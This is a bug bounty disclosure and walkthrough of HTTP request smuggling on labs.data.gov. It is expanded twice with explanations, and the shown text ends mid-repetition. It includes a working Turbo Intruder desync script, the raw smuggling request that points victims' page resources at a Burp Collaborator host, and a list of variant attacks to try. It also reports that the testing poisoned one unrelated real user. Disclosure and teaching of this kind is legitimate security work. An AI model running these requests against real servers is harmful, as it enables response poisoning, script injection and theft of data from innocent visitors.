HTTP Request Smuggling on https://labs.data.gov
The front-end and back-end servers disagreed on how to parse HTTP request boundaries, allowing an attacker to smuggle a request that poisoned a victim's response. The attacker could then control script and link URLs in the victim's page, potentially leading to stored cross-site scripting or data theft.

- Triaged in 17 hours
- Fixed in 6 months
- Paid in 14 days
- Disclosed after 6 months
Greetings,
The application appears to be vulnerable to HTTP request smuggling due to a disagreement between the front-end and back-end server, where the front-end server uses the Transfer-Encoding header to determine content in the HTTP body, but back-end server uses the Content-Length header, which causes a desync. The following steps outline how to reproduce this vulnerability:
The purpose of the following Turbo Intruder script is to send a desync request followed by 14 requests in quick succession to increase the chances of catching the desync-ed request such that it would not poison the request of another user who happens to be browsing the page.
import re

def queueRequests(target, wordlists):

    # to use Burp's HTTP stack for upstream proxy rules etc, use engine=Engine.BURP
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=1,
                           resumeSSL=False,
                           timeout=10,
                           pipeline=False,
                           maxRetriesPerRequest=0,
                           engine=Engine.THREADED,
                           )
    engine.start()

    prefix = '''POST /hopefully404 HTTP/1.1
Host: o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1'''

    chunk_size = hex(len(prefix)).lstrip("0x")
    attack = target.req.replace('0\r\n\r\n', chunk_size+'\r\n'+prefix+'\r\n0\r\n\r\n')
    content_length = re.search('Content-Length: ([\d]+)', attack).group(1)
    attack = attack.replace('Content-Length: '+content_length, 'Content-length: '+str(int(content_length)+len(chunk_size)-3))
    engine.queue(attack)

    for i in range(14):
        engine.queue(target.req)
        time.sleep(0.05)


def handleResponse(req, interesting):
    table.add(req)
The following desync request issued to the server is shown below, where I changed the host header to my Burp's collaborator domain:
POST / HTTP/1.1
Host: labs.data.gov
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding : chunked

a2
POST /hopefully404 HTTP/1.1
Host: o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0

From the following screenshot, you can see that a 'victim' request was caught which redirected to a 404 page, just as intended, since https://www.data.gov/hopefully404 does not actually exist. In addition, by searching for my Burp's collaborator URL, you can see that there are 67 instances where the URL is reflected, some within script tags and sources:
The following request is heavily shortened to show that the attacker's host URL is reflected in multiple critical areas within the victim's response:
-snip
<script type='application/ld+json' class='yoast-schema-graph yoast-schema-graph--main'>{"@context":"https://schema.org","@graph":[{"@type":"WebSite","@id":"https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/#website","url":"https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/","name":"Data.gov","potentialAction":{"@type":"SearchAction","target":"https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/?s={search_term_string}","query-input":"required name=search_term_string"}}]}</script>
<!-- / Yoast SEO plugin. -->

-snip-

<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/simple-tooltips/zebra_tooltips.css?ver=5.2.4">
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/the-events-calendar/common/src/resources/css/reset.min.css?ver=4.9.16">
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/the-events-calendar/common/src/resources/css/common.min.css?ver=4.9.16">
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/the-events-calendar/common/src/resources/css/tooltip.min.css?ver=4.9.16">
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/wp/wp-includes/css/dist/block-library/style.min.css?ver=5.2.4">

-snip-

<a class="dropdown-toggle local-link" data-toggle="dropdown" data-target="#" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/communities/">Topics <b class="caret"></b></a>
<ul class="dropdown-menu topics">
	<li class="menu-agriculture topic-food"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/food/" class="local-link"><i></i><span>Agriculture</span></a></li>
	<li class="menu-climate topic-climate"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/climate/" class="local-link"><i></i><span>Climate</span></a></li>
	<li class="menu-consumer topic-consumer"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/consumer/" class="local-link"><i></i><span>Consumer</span></a></li>
	<li class="menu-ecosystems topic-ecosystems"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/ecosystems/" class="local-link"><i></i><span>Ecosystems</span></a></li>
	<li class="menu-education topic-education"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/education/" class="local-link"><i></i><span>Education</span></a></li>
	<li class="menu-energy topic-energy"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/energy/" class="local-link"><i></i><span>Energy</span></a></li>
	<li class="menu-finance topic-finance"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/finance/" class="local-link"><i></i><span>Finance</span></a></li>
	<li class="menu-health topic-health"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/health/" class="local-link"><i></i><span>Health</span></a></li>
Note that this attack is not reliable and we may fail to 'catch on' to the victim's request which might inadvertently affect an innocent user. During testing, there was one such case of this happening and the Burp Collaborator manages to posion someone from Los Angeles, California:


In order to prevent affecting more innocent users, I stopped further testing after coming with the above proof of concept which should be sufficent to proof the existence of the vulnerability. Please let me know if any additional information is needed and I will gladly provide.
Impact
Since the javascript imports on the page can be determined by the attacker, he can host a malicious domain to steal user data, perform stored cross-site scripting and defacing the webpage for the user whos request was poisoned by the desynced request. In addition, I noticed there was a Wordpress login page but seems like it requires a specially-configured browser to access the SSO. My suspicion is that it is very likely that an attacker can steal authenticated cookies/headers which will be sent to an attacker-controlled server, although I am unable to verify (Can't get SSO to work on my browser).
Context
labs.data.gov is a host in the GSA Bounty program, and the report describes it as sitting behind a front-end and a back-end server that disagree about how to determine the length of an HTTP request body. The front end honours the Transfer-Encoding header, the back end honours Content-Length, and that disagreement is the whole vulnerability: a request can be framed one way by the proxy and another way by the origin, leaving leftover bytes in the connection that get prepended to whatever request arrives next.
The researcher demonstrated the desync against the site and then showed what a poisoned victim request looks like: the victim's response is built with the attacker's host in place of the legitimate one, in script tags, stylesheet links and navigation links. The report was rated high severity (CVSS 7.7) and paid a 750 USD bounty.
Setup
The tooling is Burp Suite with the Turbo Intruder extension, plus a Burp Collaborator domain used as the attacker-controlled host. The desync request is a POST / to labs.data.gov with a chunked body, and the smuggled prefix is a second request aimed at /hopefully404 on the Collaborator domain.
No account or role is needed for the core proof. The researcher notes a WordPress login page on the target, but says it appears to require a specially configured browser to reach the SSO, and that they could not get SSO working in their own browser.
Finding it
The starting observation is a framing disagreement between the two tiers. The front end reads the body length from Transfer-Encoding, the back end reads it from Content-Length. When a request carries both headers, the front end forwards the chunked body as it sees it, while the back end stops reading at the Content-Length value and treats the remainder as the start of the next request on the same connection. That remainder is the smuggled request.
Because the smuggled request is prepended to the next request that reuses the connection, the next request can be a real user's. The researcher's aim was to catch such a request and show that the victim's response is rendered with the attacker's host substituted into it.
Exploitation
Step 1: send a desync request followed by rapid follow-ups
The Turbo Intruder script sends one crafted request and then 14 ordinary requests in quick succession, so that the smuggled prefix is likely to land in front of one of the researcher's own requests rather than a stranger's.
import re

def queueRequests(target, wordlists):

    # to use Burp's HTTP stack for upstream proxy rules etc, use engine=Engine.BURP
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=1,
                           resumeSSL=False,
                           timeout=10,
                           pipeline=False,
                           maxRetriesPerRequest=0,
                           engine=Engine.THREADED,
                           )
    engine.start()

    prefix = '''POST /hopefully404 HTTP/1.1
Host: o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1'''

    chunk_size = hex(len(prefix)).lstrip("0x")
    attack = target.req.replace('0\r\n\r\n', chunk_size+'\r\n'+prefix+'\r\n0\r\n\r\n')
    content_length = re.search('Content-Length: ([\d]+)', attack).group(1)
    attack = attack.replace('Content-Length: '+content_length, 'Content-length: '+str(int(content_length)+len(chunk_size)-3))
    engine.queue(attack)

    for i in range(14):
        engine.queue(target.req)
        time.sleep(0.05)

def handleResponse(req, interesting):
    table.add(req)
The important parts:
prefixis the request that will be smuggled. It targets/hopefully404on the Collaborator host, with a 15-byte bodyx=1.chunk_sizeis the length of that prefix in hex, with the0xstripped, so it can be used as a chunk size line.- The attack request is built by replacing the terminating
0\r\n\r\nof the chunked body with the chunk size, the prefix, and a fresh terminator. In other words the prefix becomes the content of one chunk. - The
Content-Lengthof the outer request is then adjusted bylen(chunk_size)-3, so the back end's view of the body ends in the right place for the leftover to be interpreted as a new request. - The 14 follow-up requests are queued 50 ms apart, each on its own connection (
requestsPerConnection=1), to increase the chance of catching the desynced request before another user does.
Step 2: the desync request on the wire
The request issued to the server, with the host header changed to the Collaborator domain in the smuggled part, is shown as:
POST / HTTP/1.1
Host: labs.data.gov
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding : chunked

a2
POST /hopefully404 HTTP/1.1
Host: o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
Points worth noting in this request:
Content-length: 4andTransfer-Encoding : chunkedare both present. The request carries bothContent-length: 4andTransfer-Encoding : chunked.- The chunk size
a2is the hex length of the smuggled request that follows it. - The smuggled request is a complete
POST /hopefully404to the Collaborator host, with its ownContent-Length: 15and bodyx=1. - The trailing
0closes the chunked body from the front end's point of view.
Step 3: catching a victim request
The researcher reports that a victim request was caught which redirected to a 404 page, as intended, because https://www.data.gov/hopefully404 does not exist. Searching the captured response for the Collaborator URL returned 67 instances where it is reflected, some inside script tags and sources.
The screenshot shows the captured victim response with the Collaborator URL reflected in it.
Step 4: what the poisoned response contains
The researcher then shows a heavily shortened excerpt of the victim's response to demonstrate that the attacker's host appears in multiple critical areas:
-snip
<script type='application/ld+json' class='yoast-schema-graph yoast-schema-graph--main'>{"@context":"https://schema.org","@graph":[{"@type":"WebSite","@id":"https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/#website","url":"https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/","name":"Data.gov","potentialAction":{"@type":"SearchAction","target":"https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/?s={search_term_string}","query-input":"required name=search_term_string"}}]}</script>
<!-- / Yoast SEO plugin. -->

-snip-

<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/simple-tooltips/zebra_tooltips.css?ver=5.2.4">
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/the-events-calendar/common/src/resources/css/reset.min.css?ver=4.9.16">
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/the-events-calendar/common/src/resources/css/common.min.css?ver=4.9.16">
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/the-events-calendar/common/src/resources/css/tooltip.min.css?ver=4.9.16">
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/wp/wp-includes/css/dist/block-library/style.min.css?ver=5.2.4">

-snip-

<a class="dropdown-toggle local-link" data-toggle="dropdown" data-target="#" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/communities/">Topics <b class="caret"></b></a>
<ul class="dropdown-menu topics">
	<li class="menu-agriculture topic-food"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/food/" class="local-link"><i></i><span>Agriculture</span></a></li>
	<li class="menu-climate topic-climate"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/climate/" class="local-link"><i></i><span>Climate</span></a></li>
	<li class="menu-consumer topic-consumer"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/consumer/" class="local-link"><i></i><span>Consumer</span></a></li>
	<li class="menu-ecosystems topic-ecosystems"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/ecosystems/" class="local-link"><i></i><span>Ecosystems</span></a></li>
	<li class="menu-education topic-education"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/education/" class="local-link"><i></i><span>Education</span></a></li>
	<li class="menu-energy topic-energy"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/energy/" class="local-link"><i></i><span>Energy</span></a></li>
	<li class="menu-finance topic-finance"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/finance/" class="local-link"><i></i><span>Finance</span></a></li>
	<li class="menu-health topic-health"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/health/" class="local-link"><i></i><span>Health</span></a></li>
The excerpt shows the Collaborator host in a Yoast SEO JSON-LD block (@id, url and the search action target), in five stylesheet links, and in the Topics dropdown and its category links. Because the host is used to build absolute URLs throughout the page, the attacker controls where the victim's browser fetches those resources from.
Step 5: the risk to other users, and stopping
The researcher is explicit that the attack is not reliable and that a victim request may fail to be caught, which can inadvertently affect an innocent user. During testing this happened once: the Collaborator received a request from a user in Los Angeles, California.
The two screenshots show the Collaborator interactions from that unintended victim. To avoid affecting more innocent users, the researcher stopped testing after this proof of concept, judging it sufficient to prove the vulnerability.
Root cause
The front end and back end parse the same request differently. The front end uses Transfer-Encoding to find the body, the back end uses Content-Length. The request carries both headers, and the Transfer-Encoding header name is written with a space before the colon. The back end therefore reads only the four bytes given by Content-Length, and the rest of the chunked body, the smuggled POST /hopefully404, stays in the connection buffer and is parsed as the beginning of the next request.
Why the existing defences did not stop it is not stated in the report.
Impact
The researcher's stated impact is that the JavaScript imports on the page can be determined by the attacker, so a malicious domain can be hosted to steal user data, perform stored cross-site scripting, and deface the webpage for the user whose request was poisoned. The captured response shows the attacker's host in script, stylesheet and link positions, which is the basis for that claim.
The researcher also noticed a WordPress login page but says it appears to require a specially configured browser to reach the SSO. Their suspicion is that an attacker can very likely steal authenticated cookies and headers that would be sent to an attacker-controlled server, but they state they were unable to verify this because they could not get SSO working in their browser.
The attack is not reliable, and the researcher notes that a failed attempt can hit an unrelated user, as happened once during testing.
Fix
The report does not describe a fix or a retest. The general remedy for this class of bug is for the front end and back end to agree on one framing rule, to reject requests that carry both Content-Length and Transfer-Encoding, and to normalise or reject malformed header names such as Transfer-Encoding : rather than passing them through.
Variants to test
- Header-name obfuscation: send
Transfer-Encoding : chunked(space before the colon), or other whitespace and case variations, alongsideContent-Length. A positive result is that the front end still treats the body as chunked while the back end uses the length, and a smuggled prefix appears in the next response. - Conflicting length headers: send two
Content-Lengthvalues, orContent-LengthplusTransfer-Encoding, and see which tier wins. A positive result is a response that reflects the smuggled request or a timing difference between the two parsers. - Chunk-size tricks: use a chunk size that the front end accepts but the back end rejects, or vice versa. A positive result is leftover bytes being interpreted as a new request.
- Connection reuse: send the desync request followed by rapid ordinary requests on separate connections, as in the script, and look for a response containing your Collaborator host. A positive result is the attacker host reflected in the victim's page.
Hunting notes
This kind of bug tends to hide wherever a reverse proxy or CDN sits in front of an origin that parses requests itself, especially when the two are different products or versions. During recon, the signals are a front end that advertises chunked support, an origin that behaves differently on malformed headers, and any endpoint that reflects the Host header into absolute URLs, as the captured page does with its script, stylesheet and navigation links.
The researcher showed impact by catching a desynced request and showing the attacker's host reflected 67 times in the response, including inside script tags and sources. They also stopped testing after the unintended Collaborator interaction, to avoid affecting more innocent users.
What happened, in plain words
A security researcher found a way to make the website labs.data.gov return a page containing his own web address instead of the real site address. The trick is called HTTP request smuggling. To understand it, you need one idea: when your browser talks to a website, it sends a short text message called an HTTP request, and the website sends back a response. Big sites often have two computers in the middle: a front door (a front-end server, often a proxy or load balancer) that receives your request first, and a back room (the back-end server) that actually builds the page. Normally the front door passes the request to the back room unchanged.
The problem here was that the front door and the back room disagreed about where one request ends and the next one begins. The front door read one header (a header is a labelled line at the top of a request, like a note attached to a parcel) to work out the length of the body. The back room read a different header. Because of that disagreement, the researcher could hide a second, complete request inside the body of the first one. The front door passed it through without noticing. The back room then treated that hidden request as the start of the next request on the same connection, which could be a request from a real, unrelated visitor.
The result: the caught page came back with the researcher's own web address (a Burp Collaborator domain, which is a server the researcher controls and can watch) written into it in place of the real site address, in script tags, stylesheet links and menu links. The report was rated high severity with a CVSS score of 7.7 and paid a 750 USD bounty.
The setup
The researcher used Burp Suite, a tool for inspecting and changing web traffic, together with an extension called Turbo Intruder, which sends many requests quickly from a script. He also used a Burp Collaborator domain, o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net, as the attacker-controlled host. Think of the Collaborator as a mailbox the researcher owns: if a victim's browser or the server ever contacts that address, the researcher sees it and knows the trick worked.
The main attack request is a POST / to labs.data.gov with a chunked body, and the hidden request inside it points at /hopefully404 on the Collaborator domain. No account or login was needed for the core proof. The researcher did notice a WordPress login page on the target, but says it appears to require a specially configured browser to reach the single sign-on (SSO, a login system shared across services), and that he could not get SSO working in his own browser.
Finding it
The starting point is the disagreement between the two tiers. The front end works out the body length from the Transfer-Encoding header, the back end from the Content-Length header. When a request carries both, the front end forwards the chunked body as it sees it, while the back end stops reading at the Content-Length value and treats whatever is left as the beginning of the next request on the same connection. That leftover is the smuggled request.
Because the smuggled request is placed in front of the next request that reuses the connection, that next request can belong to a real user. The researcher's aim was to catch such a request and show that the victim's page is built with the attacker's host substituted into it.
Exploitation
Step 1: send a desync request followed by rapid follow-ups
The Turbo Intruder script sends one crafted request and then 14 ordinary requests in quick succession, so that the smuggled prefix is likely to land in front of one of the researcher's own requests rather than a stranger's.
import re

def queueRequests(target, wordlists):

    # to use Burp's HTTP stack for upstream proxy rules etc, use engine=Engine.BURP
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=1,
                           resumeSSL=False,
                           timeout=10,
                           pipeline=False,
                           maxRetriesPerRequest=0,
                           engine=Engine.THREADED,
                           )
    engine.start()

    prefix = '''POST /hopefully404 HTTP/1.1
Host: o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1'''

    chunk_size = hex(len(prefix)).lstrip("0x")
    attack = target.req.replace('0\r\n\r\n', chunk_size+'\r\n'+prefix+'\r\n0\r\n\r\n')
    content_length = re.search('Content-Length: ([\d]+)', attack).group(1)
    attack = attack.replace('Content-Length: '+content_length, 'Content-length: '+str(int(content_length)+len(chunk_size)-3))
    engine.queue(attack)

    for i in range(14):
        engine.queue(target.req)
        time.sleep(0.05)

def handleResponse(req, interesting):
    table.add(req)
Line by line, in plain words:
import reloads Python's regular expression module, a tool for searching text with patterns. It is used later to find theContent-Lengthnumber inside the request.def queueRequests(target, wordlists):defines the function Turbo Intruder calls to send the requests.targetis the request you have selected in Burp, andwordlistsis a list of words the tool can use; this script does not use it.engine = RequestEngine(...)creates the engine that will send the requests. The settings mean: up to 5 connections at once, one request per connection, no SSL session resumption, a 10 second timeout, no pipelining, no retries, and a threaded engine.requestsPerConnection=1matters because the smuggled request lives in a connection's leftover bytes, so each follow-up needs its own connection to have a chance of picking it up.engine.start()starts the engine.prefixis the request that will be smuggled. It targets/hopefully404on the Collaborator host, with a 15-byte bodyx=1. The path is deliberately one that does not exist on the real site, so a 404 page is a clear sign the smuggled request was the one that got answered.chunk_size = hex(len(prefix)).lstrip("0x")turns the length of that prefix into hexadecimal (base 16, the number system used for chunk sizes) and strips the0xprefix, so the result can be used as a chunk size line.attack = target.req.replace(...)builds the attack request by replacing the terminating0\r\n\r\nof the chunked body with the chunk size, the prefix, and a fresh terminator. In other words, the prefix becomes the content of one chunk.content_length = re.search(...)finds the currentContent-Lengthvalue in the request.attack = attack.replace(...)adjusts that value bylen(chunk_size)-3, so the back end's view of the body ends in the right place for the leftover to be read as a new request.engine.queue(attack)sends the crafted request.- The
forloop queues the 14 follow-up requests 50 ms apart, each on its own connection, to increase the chance of catching the desynced request before another user does. handleResponseadds every response to the results table so the researcher can inspect them.
Step 2: the desync request on the wire
The request issued to the server, with the host header changed to the Collaborator domain in the smuggled part, is shown as:
POST / HTTP/1.1
Host: labs.data.gov
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding : chunked

a2
POST /hopefully404 HTTP/1.1
Host: o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
What each part does:
- The first line
POST / HTTP/1.1says this is a POST request (a request that carries a body, usually used to submit data) for the site's root page, using version 1.1 of HTTP, the language browsers and servers speak. Host: labs.data.govtells the front door which site the request is for. Many front doors serve several sites, so this line is how they pick one.- The
Accept-Encoding,Accept,Accept-LanguageandUser-Agentlines are ordinary browser headers: what compression the browser accepts, what content types it accepts, the preferred language, and which browser it claims to be. They make the request look normal. Connection: keep-aliveasks the server to keep the connection open for more requests. This is essential: the smuggled request only reaches a victim because the connection is reused.Content-Type: application/x-www-form-urlencodedsays the body is form data, the same format a web form produces.Content-length: 4andTransfer-Encoding : chunkedare both present. The request carries bothContent-length: 4andTransfer-Encoding : chunked. Chunked is a way of sending a body in pieces, each piece preceded by its length written in hexadecimal.- The chunk size
a2is the hex length of the smuggled request that follows it. - The smuggled request is a complete
POST /hopefully404to the Collaborator host, with its ownContent-Length: 15and bodyx=1. - The trailing
0closes the chunked body from the front end's point of view.
Step 3: catching a victim request
The researcher reports that a victim request was caught which redirected to a 404 page, as intended, because https://www.data.gov/hopefully404 does not exist. Searching the captured response for the Collaborator URL returned 67 instances where it is reflected, some inside script tags and sources.
The screenshot shows the captured victim response with the Collaborator URL reflected in it.
Step 4: what the poisoned response contains
The researcher then shows a heavily shortened excerpt of the victim's response to demonstrate that the attacker's host appears in multiple critical areas:
-snip
<script type='application/ld+json' class='yoast-schema-graph yoast-schema-graph--main'>{"@context":"https://schema.org","@graph":[{"@type":"WebSite","@id":"https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/#website","url":"https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/","name":"Data.gov","potentialAction":{"@type":"SearchAction","target":"https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/?s={search_term_string}","query-input":"required name=search_term_string"}}]}</script>
<!-- / Yoast SEO plugin. -->

-snip-

<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/simple-tooltips/zebra_tooltips.css?ver=5.2.4">
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/the-events-calendar/common/src/resources/css/reset.min.css?ver=4.9.16">
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/the-events-calendar/common/src/resources/css/common.min.css?ver=4.9.16">
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/app/plugins/the-events-calendar/common/src/resources/css/tooltip.min.css?ver=4.9.16">
<link rel="stylesheet" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/wp/wp-includes/css/dist/block-library/style.min.css?ver=5.2.4">

-snip-

<a class="dropdown-toggle local-link" data-toggle="dropdown" data-target="#" href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/communities/">Topics <b class="caret"></b></a>
<ul class="dropdown-menu topics">
	<li class="menu-agriculture topic-food"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/food/" class="local-link"><i></i><span>Agriculture</span></a></li>
	<li class="menu-climate topic-climate"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/climate/" class="local-link"><i></i><span>Climate</span></a></li>
	<li class="menu-consumer topic-consumer"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/consumer/" class="local-link"><i></i><span>Consumer</span></a></li>
	<li class="menu-ecosystems topic-ecosystems"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/ecosystems/" class="local-link"><i></i><span>Ecosystems</span></a></li>
	<li class="menu-education topic-education"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/education/" class="local-link"><i></i><span>Education</span></a></li>
	<li class="menu-energy topic-energy"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/energy/" class="local-link"><i></i><span>Energy</span></a></li>
